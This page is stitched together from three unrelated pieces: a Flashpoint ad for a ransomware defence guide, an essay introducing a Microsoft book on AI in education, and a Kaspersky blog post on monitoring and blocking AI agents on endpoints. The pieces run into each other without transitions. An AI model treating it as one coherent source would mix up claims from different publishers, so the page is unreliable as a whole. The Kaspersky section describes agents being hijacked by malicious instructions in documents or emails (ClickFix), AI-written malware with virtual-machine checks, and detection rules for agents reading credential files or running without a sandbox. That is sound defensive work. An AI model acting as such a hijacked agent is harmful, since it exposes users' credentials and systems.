Flashpoint observed a 27% increase in infostealer operations in H1 2026 compared to H1 2025, underscoring the growing role of compromised identities in the ransomware ecosystem. Stolen credentials and session data can provide attackers with access to organizational environments, potentially allowing them to bypass traditional defenses and establish a foothold.
These initial access methods are increasingly interconnected with broader criminal operations. RaaS groups can leverage specialized tools and services throughout the attack chain, while AI-enabled capabilities offer additional opportunities to automate and accelerate certain activities.
This creates multiple opportunities for defenders to act. Intelligence about exposed credentials, emerging exploitation activity, and threat actor behavior can help security teams identify risks earlier and prioritize defensive action before an intrusion progresses.
The guide examines these opportunities across the ransomware lifecycle, outlining how proactive intelligence and coordinated response can help organizations minimize operational disruption and strengthen resilience.
Build a More Proactive Defense Against Ransomware
As ransomware operations continue to evolve, organizations need visibility into the threats targeting their environments and the intelligence to respond at every stage of an attack.
From identifying compromised credentials and monitoring emerging threats to containing incidents and preventing repeat attacks, a lifecycle-based approach helps security teams make more informed decisions before, during, and after a ransomware incident.
Get the Ransomware in the Age of AI: A Survival Guide for Defenders to explore the modern ransomware attack lifecycle and learn how Flashpoint’s threat intelligence can help your organization anticipate, disrupt, and recover from ransomware attacks.
The rapid diffusion of AI globally and the pace at which AI is developing put us at a societal crossroads. The choices we’re making now will determine who has access to AI and the opportunity it affords. There is perhaps no more important tool than our education systems for addressing the uneven diffusion of AI we’re seeing currently: national adoption runs above 70% in countries such as the United Arab Emirates and falls to low single digits across much of sub-Saharan Africa, close to a tenfold difference.
The way we teach AI and learn with it will have long-lasting impacts on jobs, the workforce, and our broader economy. Learning Curves: Rethinking Education from Classrooms to Careers in an AI-Driven World is a collection of research-driven essays that can help guide those choices. This book brings together the body of work from the second cohort of Senior Fellows from the Microsoft AI Economy Institute (AIEI), a flagship think tank that produces research and convenes experts to generate insights into how AI is reshaping work, education, and the broader economy.
In Learning Curves, researchers consider how AI is reshaping the earliest stages of learning and work, from K–12 classrooms and community and technical colleges to college‑to‑work transitions and entry‑level jobs, and what it will take for that transformation to widen opportunity rather than deepen divides across institutions, communities, and countries.
Below, I share a few of my own reflections that informed my contributions to Learning Curves, a collaborative effort that wouldn’t have been possible without the truly talented, diverse cohort of researchers who contributed to this book.
The good, the bad, and the ugly: Laying the foundation for AI in K–12 classrooms
Before delving into the specifics of how to incorporate AI in classrooms, we need to ask ourselves whether we’re teaching for knowledge, or for learning.
The book, the calculator, the personal computer, the internet, the search engine, and the smartphone all arrived in classrooms carrying real promise alongside the worry that they would hollow out young minds. Usually the truth landed somewhere in between, and where it landed depended less on the tool than on the choices the adults made about how to use it.
The fact is that the AI-native generation is already here, and its members are in classrooms around the world. More than half of US teenagers already use AI chatbots for schoolwork. I’ve personally seen the promise of AI as a force for good in education up close in my own classroom, where I teach a computer science class to elementary school students.
But of course, the good is only part of the story. We can’t shy away from the downsides of incorporating AI into classrooms. While AI can help with accessibility and individualized learning, it can also create over–reliance, contribute to student cheating, or prevent students from recognizing when information may be false.
The rapid deployment of AI in K–12 classrooms needs to come with a sober assessment of how that technology impacts all students. This assessment must go beyond the technology itself to encompass how students, teachers, parents, and society use AI.
AI literacy is only part of the solution
If classrooms are where students learn how to think, teachers are the conduit through which this learning happens. In Learning Curves, Joseph Orero, Senior Researcher in AI at Strathmore University’s School of Computing and Engineering Science, posits that teachers aren’t resistant to AI in classrooms; they just need proper training to help them adequately adapt and teach their students critical skills. His research contribution explores game-based learning with AI-enabled African languages.
AI usage and adoption worldwide are also dependent on accessibility. Another chapter of the book looks at barriers and opportunities in Arabic education and finds that the primary barrier teachers encountered when introducing AI writing assistants into classrooms was Arabic digital literacy, particularly students’ typing ability.
Researchers often circled around a similar theme: there is no one-size-fits-all approach to developing AI competency; instead, such an approach must be sensitive to local knowledge and contextualized teaching and learning practices. This means that teachers, in turn, must have training that makes sense for the unique contexts in which their students are learning.
Frank Nagle, now Microsoft’s Chief AI Economist, Sarah Rodriguez, Associate Professor of Engineering Education at Virginia Tech, and other researchers in Learning Curves make the case that, in many ways, nontraditional pathways such as apprenticeships and two-year-degree programs, particularly those that are virtual, are more nimble and thus better able to adapt their curricula to the rapidly changing field of AI.
AI Is taught in the classroom, but then what?
Education has never been about simply preparing people for the future of work so they can thrive in the labor market. When considered holistically, it is about teaching students not what to think but how to think. In our AI era, education is one of the core institutions through which the future of work will be built, distributed, and made more (or less) equitable. Successful AI integration remains human-centered by focusing on organizational change, durable human skills like empathy and judgment, strong employer partnerships, and learner needs.
As research from Laura Nuriski, Head of Program on the Future of Work at the Centre for European Policy Studies (CEPS), highlights, access to AI alone does not ensure successful integration. Technology transfer, data infrastructure, organizational readiness, and a human-centered approach to building and deploying AI are also key indicators of success.
Whether we’re talking about the classroom or the boardroom, it’s worth keeping in mind that AI tends to do the most good when it strengthens human capability and the most harm when it substitutes for it. That holds as true in a fourth-grade reading lesson as in a software team or a hospital ward.
The children in our schools deserve tools that serve their learning rather than stand in for it, and that is within our power to provide. Our most successful future with AI will be one that is human-centered, inclusive, and designed to help people thrive.
AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.
Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.
First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.
You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.
Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.
Popular AI applications and services in organizations
Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.
#
AI product
1
Claude
2
Claude Code
3
Codex
4
OpenCode
5
Zed
6
Wispr Flow
7
LM Studio
8
ZCode
9
Chatbox
10
Cherry Studio
The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).
According to open sources, these are the most widely used AI services in 2026:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
* Data for previous quarters was updated and may differ slightly from previously published data.
Application Control and Web Control

To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.
Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.
Here is what this functionality looks like to KSC administrators:
KL categories available when configuring Application Control
For details on how to configure Application Control in KSC, follow this link.
In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:
Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.
Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.
KES notification about an attempt to launch an AI agent
The View applications drop-down list shows products for a specific vendor.

Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.
KES notification about an attempt to access a prohibited web resource
When configuring access, the administrator can block websites that provide AI as a service.
Website categories
For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.
Kaspersky Endpoint Detection and Response
To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.
Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.
For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.
So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.
In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.


We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.
